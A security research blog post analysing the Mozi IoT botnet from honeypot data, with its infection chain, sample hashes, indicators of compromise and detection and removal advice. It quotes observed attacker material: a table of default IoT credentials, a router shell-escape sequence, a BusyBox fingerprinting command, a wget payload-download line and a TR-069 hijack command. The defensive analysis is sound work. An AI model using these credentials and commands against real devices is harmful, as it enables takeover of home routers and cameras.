Mozi Botnet (Trojan.Linux.Mozi) Is Still Alive in 2026: IoT Analysis With Live Samples
The Mozi botnet was declared dead in 2023. Our honeypot caught it still spreading across 7 countries with 5 distinct malware variants. Here's the full analysis.
 Fabio Russo · 2026-03-30 · 11 min
Based on this research
Mozi Botnet: IoT Malware Analysis & Threat Intelligence
This article is based on original honeypot research published in our ebook. The full book includes extended analysis, additional IOCs, detection rules, and remediation procedures not covered here.
Read on Kindle →Come web agency che gestisce decine di server per i nostri clienti, monitoriamo attivamente le minacce alla sicurezza. Questa ricerca nasce dal nostro honeypot dedicato alla threat intelligence IoT. L'articolo è in inglese per raggiungere la comunità internazionale di security researchers.
The Mozi botnet was one of the most aggressive IoT botnets ever documented, responsible for up to 90% of all IoT malware traffic at its peak. After Chinese law enforcement arrested its operators in 2021 and distributed a kill switch in August 2023, every major security vendor declared it dead.
They were wrong.


Our independent honeypot research shows that while the Mozi command-and-control network is indeed gone, the trojan.linux.mozi botnet continues to replicate autonomously across the internet. In a single 24-hour observation window on March 30, 2026, we captured 538,518 attack sessions, downloaded 5 unique Mozi samples from 15 active propagation nodes across China, Pakistan, Russia, Indonesia, Albania, Australia, and Argentina.
This article presents our complete botnet malware analysis, including the infection chain, live indicators of compromise, and what this means for IoT security in 2026.
What Is the Mozi Botnet?
The Mozi botnet is a peer-to-peer (P2P) IoT botnet first discovered in 2019 by 360 Netlab. It targets Linux-based IoT devices — home routers, IP cameras, DVRs, and network storage — by brute-forcing default credentials over Telnet and SSH.
What made Mozi unique among IoT botnets was its use of a Distributed Hash Table (DHT) for command-and-control communication, borrowed from the BitTorrent protocol. This made it extremely resilient: there was no central server to take down.
At peak activity:
- 1.5+ million infected devices worldwide
- 90% of all IoT botnet traffic (IBM X-Force, 2020)
- Primary targets: MIPS and ARM-based devices in China, India, Pakistan
- Capabilities: DDoS attacks, data exfiltration, web injection, router exploitation
The trojan.linux.mozi botnet was built from code borrowed from three earlier botnets: Mirai, Gafgyt, and IoT Reaper.
2021: Mozi Learns to Hijack Traffic
Before law enforcement caught up with it, Mozi kept evolving. In August 2021, Microsoft's security team documented a significant capability upgrade: infected devices gained the ability to perform man-in-the-middle attacks through DNS spoofing and HTTP session hijacking, redirecting victims to attacker-controlled servers or injecting malicious JavaScript directly into their traffic. Microsoft warned the technique could be used to compromise corporate endpoints and stage ransomware deployment.
The same update improved persistence specifically on Netgear, Huawei, and ZTE gateways, letting some variants survive a reboot. Worth flagging: our own 2026 samples don't show that behavior. Either the mechanism never spread widely across the current bot population, or it has since regressed. A single 24-hour capture can't tell us which.
The 2023 Kill Switch: What Happened
In September 2021, Chinese law enforcement arrested the Mozi operators. In August 2023, a kill switch was distributed through Mozi's own DHT network (documented by ESET Research). The payload instructed bots to:
- Stop all scanning and propagation
- Disable the embedded HTTP server
- Replace the running binary
- Persist the shutdown via cron
This was widely reported as the end of Mozi. Security vendors removed it from active threat lists. FortiGuard, Sophos, and others stopped flagging trojan.linux.mozi botnet detections as critical.
The problem: the kill switch only reached bots that were online and participating in the DHT at the time. Devices that were temporarily offline, behind restrictive NAT, or running on read-only filesystems never received it. And when those devices came back online, they continued scanning — reinfecting neighbors who had been cleaned.
Our Research Setup: Honeypot Infrastructure
We deployed a multi-service honeypot on a Hetzner Cloud VPS in Helsinki, Finland:
| Service | Port | Purpose |
|---|---|---|
| Cowrie SSH | 22 | Capture brute-force attacks and malware downloads |
| Cowrie Telnet | 23 | Same for Telnet-based IoT attacks |
| Endlessh tarpit | 3389 | Slow down automated scanners |
| Custom DHT Crawler | 6881/UDP | Monitor the Mozi P2P network |
The DHT crawler is a custom Python tool (1,100 lines) that participates in the BitTorrent DHT network, queries all known Mozi info_hashes, and classifies discovered peers through active probing.
All data was collected passively through our own infrastructure. No unauthorized access was attempted.
Key Finding: The Mozi DHT Command Network Is Dead
After crawling 1.46 million DHT nodes and sending over 2.25 million messages, we can confirm: the Mozi DHT C2 network is conclusively dead.
| Metric | Value |
|---|---|
| DHT nodes crawled | 1,458,496 |
| Messages sent/received | 2,255,758 / 1,140,266 |
| Mozi bots detected via DHT | 0 |
| C2 commands intercepted | 0 |
| Mozi announce_peer messages | 0 |
The 63 peers returned for Mozi-associated info_hashes were all either:
- Research sinkholes (25 IPs) — VPS hosting providers running passive listeners
- Offline ghosts (25 IPs) — former peers, now unreachable
- Legitimate BitTorrent clients (3 IPs) — false positives from DHT routing
We identified two large sinkhole clusters operated from Russian infrastructure (Teleport Media in Perm, Start2 LLC in Moscow) — researchers monitoring the dead network, just like us.
The kill switch succeeded in destroying Mozi's C2 layer. But that's only half the story.
Key Finding: The Worm Is Still Actively Spreading
Despite zero C2 activity, our Cowrie honeypot recorded massive scanning activity in just 24 hours:
| Metric | 24-Hour Count |
|---|---|
| Total attack sessions | 538,518 |
| Telnet sessions (port 23) | 524,945 |
| SSH sessions (port 22) | 13,936 |
| Successful logins | 11,031 |
| Commands executed | 118,594 |
| Malware download attempts | 33,573 |
Unique source IPs downloading /i | 38 |
The /i download path is the universal Mozi fingerprint — every Mozi variant since 2019 serves its binary at http://<bot_ip>:<random_high_port>/i.
We verified this by directly connecting to the top 20 download URLs and confirmed that 15 out of 20 are actively serving Mozi ELF binaries right now.
This is one of the most significant recent botnet attacks still active in 2026 — and most of the security industry has stopped watching.
The Mozi Infection Chain in 2026

The attack pattern we observe is identical to the classic Mozi replication chain from 2019-2023. It operates in 5 stages:

Stage 1: Credential Brute-Force
The bot tries default IoT credentials over Telnet (primarily) and SSH. The top 10 credential pairs hitting our honeypot:
| Credentials | Count/24h | Target Devices |
|---|---|---|
root: (empty password) | 8,904 | Generic Linux |
admin:1234 | 6,452 | ZTE/Huawei routers |
root:root | 6,381 | Generic |
root:hi3518 | 6,027 | HiSilicon IP cameras |
admin:admin | 4,806 | Various routers |
root:Zte521 | 4,415 | ZTE routers |
root:xc3511 | 4,415 | Xiongmai DVR/NVR |
root:xmhdipc | 4,287 | Xiongmai IP cameras |
admin:cat1029 | 4,425 | Catapult/Mirai target |
super:sp-admin | 4,290 | Supermicro IPMI |
These are the same credentials Mozi has used since 2019. No new credentials have been added, confirming that the worm is not being updated.
Stage 2: Shell Escape
After login, the bot executes a hardcoded sequence to escape restricted router CLIs:
start → enable → config terminal → system → linuxshell → su → shell → shThis covers Cisco IOS, Huawei VRP, and generic BusyBox shells. The sequence was executed 11,985 times in our 24-hour window, identically across all attacking IPs.
Stage 3: Architecture Fingerprinting
The bot determines the target CPU architecture using a clever BusyBox trick:
/bin/busybox wget;/bin/busybox echo -ne '\x46\x5a\x5a\x49\x48\x4b'The echo -ne outputs random bytes. If the output matches what BusyBox produces on a specific architecture (MIPS LE, MIPS BE, ARM, etc.), the bot selects the correct binary.
Stage 4: Payload Download
wget http://<bot_own_ip>:<high_port>/iEach infected device serves its own copy of the malware via an embedded nginx HTTP server on a random high port. There is no central download server — this is pure peer-to-peer propagation.
Stage 5: Execution
The binary is executed, and the new bot immediately begins scanning for more victims. The cycle completes in seconds.
Botnet Malware Analysis: 5 Live Mozi Samples
We captured 5 unique samples from 15 active bots:
| SHA256 | Architecture | Size | Active Bots |
|---|---|---|---|
f6c97b1e2ed02578ca1066c8235ba4f991e645f89012406c639dbccc6582eec8 | MIPS-32 LE | 137 KB | 5 |
4293c1d8574dc87c58360d6bac3daa182f64f7785c9d41da5e0741d2b1817fc7 | MIPS-32 BE | 136 KB | 6 |
2e4506802aedea2e6d53910dfb296323be6620ac08c4b799a879eace5923a7b6 | MIPS-32 BE | 133 KB | 1 |
b5cf68c7cb5bb2d21d60bf6654926f61566d95bfd7c9f9e182d032f1da5b4605 | MIPS-32 BE | 135 KB | 1 |
12013662c71da69de977c04cd7021f13a70cf7bed4ca6c82acbc100464d4b0ef | ARM-32 LE | 308 KB | 2 |
All MIPS samples are UPX-packed. The ARM sample is stripped but unpacked, providing full visibility.
ARM Sample Deep Dive
The 308 KB ARM sample (12013662...) contains the complete Mozi toolkit:
C2 Configuration Tags (unused but present):
[cnc]— Command and control[atk]— Attack module[ss]— Scanner configuration
The C2 parsing code is fully intact. If someone were to revive the DHT network and distribute signed commands, these bots would obey.
Embedded Router Exploits:
cfgtool set /mnt/jffs2/hw_ctree.xml InternetGatewayDevice.ManagementServer
    URL "http://127.0.0.1"
    ConnectionRequestPassword "acsMozi"
This hijacks Huawei home gateways by redirecting their TR-069 management server to localhost, locking out the ISP.
Web Injection Capability:
document.write('<script language="javascript" src="http://...The bot can inject JavaScript into HTTP traffic passing through infected routers — potentially redirecting users or stealing credentials.
DHT Bootstrap Nodes (historical, no longer active): dht.transmissionbt.com:6881, 130.239.18.159:6881, 212.129.33.59:6881
Hardcoded DNS: 8.8.8.8 (Google), 114.114.114.114 (China 114DNS)
Active Propagation Nodes (Indicators of Compromise)
These IPs were confirmed serving Mozi binaries on March 30, 2026:
| IP Address | Country | Port | Architecture |
|---|---|---|---|
| 46.146.238.1 | Russia | 39657 | MIPS LE |
| 110.37.53.25 | Pakistan | 56836 | MIPS BE |
| 77.247.93.40 | Albania | 36940 | ARM LE |
| 103.164.128.50 | Australia | 33037 | MIPS BE |
| 112.237.192.167 | China | 38972 | MIPS BE |
| 42.58.167.27 | China | 42912 | MIPS LE |
| 175.149.113.54 | China | 54382 | MIPS LE |
| 42.87.139.108 | China | 34258 | MIPS LE |
| 42.230.42.4 | China | 37422 | MIPS BE |
| 222.137.73.213 | China | 59696 | MIPS BE |
| 1.43.5.24 | Australia | 40236 | MIPS BE |
| 110.138.135.27 | Indonesia | 45248 | ARM LE |
| 221.15.142.132 | China | 47339 | MIPS BE |
| 200.59.83.48 | Argentina | 40804 | MIPS LE |
| 42.236.223.242 | China | 48800 | MIPS BE |
Note: These are infected victim devices (home routers, cameras), not malicious infrastructure. The owners are likely unaware.
Network Signatures:
- HTTP response:
Server: nginx,Content-Type: application/zip - Download path:
/i - Random high port (>10000, changes per device)
How to Detect Trojan.Linux.Mozi Botnet Traffic
If you manage a network and want to check for trojan.linux.mozi botnet activity:
On Your Firewall/IDS
- Outbound Telnet/SSH connections from IoT devices to random IPs (scanning)
- HTTP GET requests to random high ports with path
/i - BusyBox command patterns:
/bin/busybox wgetfollowed by/bin/busybox echo -ne
On Suspected Devices
# Check for Mozi process
ps | grep -i mozi

ls -la /var/run/.x /tmp/.x /dev/.x /dev/shm/.x 2>/dev/null

cat /etc/resolv.conf

crontab -l
Trojan.Linux.Mozi Botnet Removal
Mozi does not survive a reboot on most devices. Simply power-cycling the infected device will remove the active infection. However, if the device still has default credentials, it will be reinfected within minutes.
The real fix: change default passwords and disable remote Telnet/SSH access on all IoT devices.
Why IoT Botnets Like Mozi Won't Die
Mozi is a case study in the headless worm problem. When a botnet's replication logic is fully autonomous — requiring no C2 server to spread — decapitating the command infrastructure does not stop propagation.
Mozi will continue spreading until:
- All vulnerable devices are patched (unlikely — many are abandoned hardware)
- All infected devices are rebooted simultaneously (impossible at scale)
- ISPs block scanning traffic at the network level (partially happening in some countries)
- Manufacturers ship devices with unique passwords (slowly improving, but millions of legacy devices remain)
The same default credentials that enabled Mozi in 2019 (root:xmhdipc, admin:1234, root:Zte521) still work on devices being deployed in 2026.
Until the IoT industry solves the default credential problem, headless botnets will haunt the internet indefinitely.
What's Next for Mozi: Its Code Is Already Living Inside Another Botnet
Mozi's story didn't end with the 2023 kill switch, and it isn't just the standalone worm we caught in our honeypot either. In November 2024, CloudSEK's threat research team reported that Androxgh0st, a botnet active since January 2024, had absorbed Mozi's IoT infection and propagation code into its own operations. The finding was independently corroborated by CSO Online and The Hacker News.
Androxgh0st already exploited over 20 vulnerabilities across Cisco ASA, Atlassian Jira, and various PHP frameworks. Adding Mozi's propagation logic extended its reach into IoT devices and, per later reporting, cloud environments — pairing Mozi's peer-to-peer stealth with a far broader attack surface than the original worm ever had on its own.
Two things are true at once, and our research confirms both sides of it: the original Mozi worm we tracked keeps replicating on its own, exactly as it has since 2019, while separately, pieces of its code now live on inside a newer, actively maintained botnet family. Headless malware doesn't just fail to die. Sometimes it gets adopted.
Full Technical Report
This article is a summary of our complete research. The full technical report — including DHT crawler methodology, sinkhole infrastructure analysis, the Go-based SSH worm we also captured, and extended sample analysis — is available as an eBook:
Mozi Is Dead, Long Live Mozi — Full Report on Amazon Kindle
For sample requests, collaboration, or consulting inquiries, connect via LinkedIn or contact us.
Domande frequenti
What is the Mozi botnet?
The Mozi botnet is a peer-to-peer IoT botnet discovered in 2019 that infects Linux-based devices (routers, cameras, DVRs) by brute-forcing default credentials. It used a BitTorrent DHT network for command-and-control. At its peak, it was responsible for 90% of all IoT botnet traffic worldwide.
Is the Mozi botnet still active in 2026?
Yes and no. The command-and-control DHT network is dead (killed by a law enforcement kill switch in August 2023). However, the worm's autonomous replication continues: we confirmed 15 active propagation nodes serving Mozi malware across 7 countries on March 30, 2026.
How do I know if I'm infected with trojan.linux.mozi?
Check for: unusual outbound Telnet/SSH connections from your IoT devices, files named .x in /tmp/, /var/run/, or /dev/shm/, and an HTTP server running on a random high port. Most consumer antivirus won't detect it because it only infects embedded Linux devices, not PCs.
How do I remove the Mozi botnet (trojan.linux.mozi) from my device?
Reboot the device — Mozi doesn't survive a restart on most hardware. Then immediately change the default password and disable remote Telnet access. If you don't change the password, the device will be reinfected within minutes.
What devices does Mozi target?
Mozi primarily targets MIPS and ARM-based Linux devices: home routers (ZTE, Huawei, Netgear), IP cameras (HiSilicon, Xiongmai), DVRs/NVRs, and network-attached storage. Any device with default Telnet/SSH credentials is at risk.
What are recent botnet attacks in 2026?
As of March 2026, Mozi remains one of the most active IoT botnets by volume, despite having no active C2. Other active threats include Mirai variants, the Androxgh0st botnet targeting web applications, and a new Go-based SSH worm/cryptominer captured in our honeypot research.
Has Mozi's code been reused in other botnets?
Yes. In November 2024, CloudSEK reported that the Androxgh0st botnet had integrated Mozi's IoT propagation payloads into its own infrastructure, a finding confirmed by CSO Online and The Hacker News. Androxgh0st is a separate, actively developed botnet that also targets cloud environments and web application vulnerabilities — Mozi's code effectively gained a second life inside it.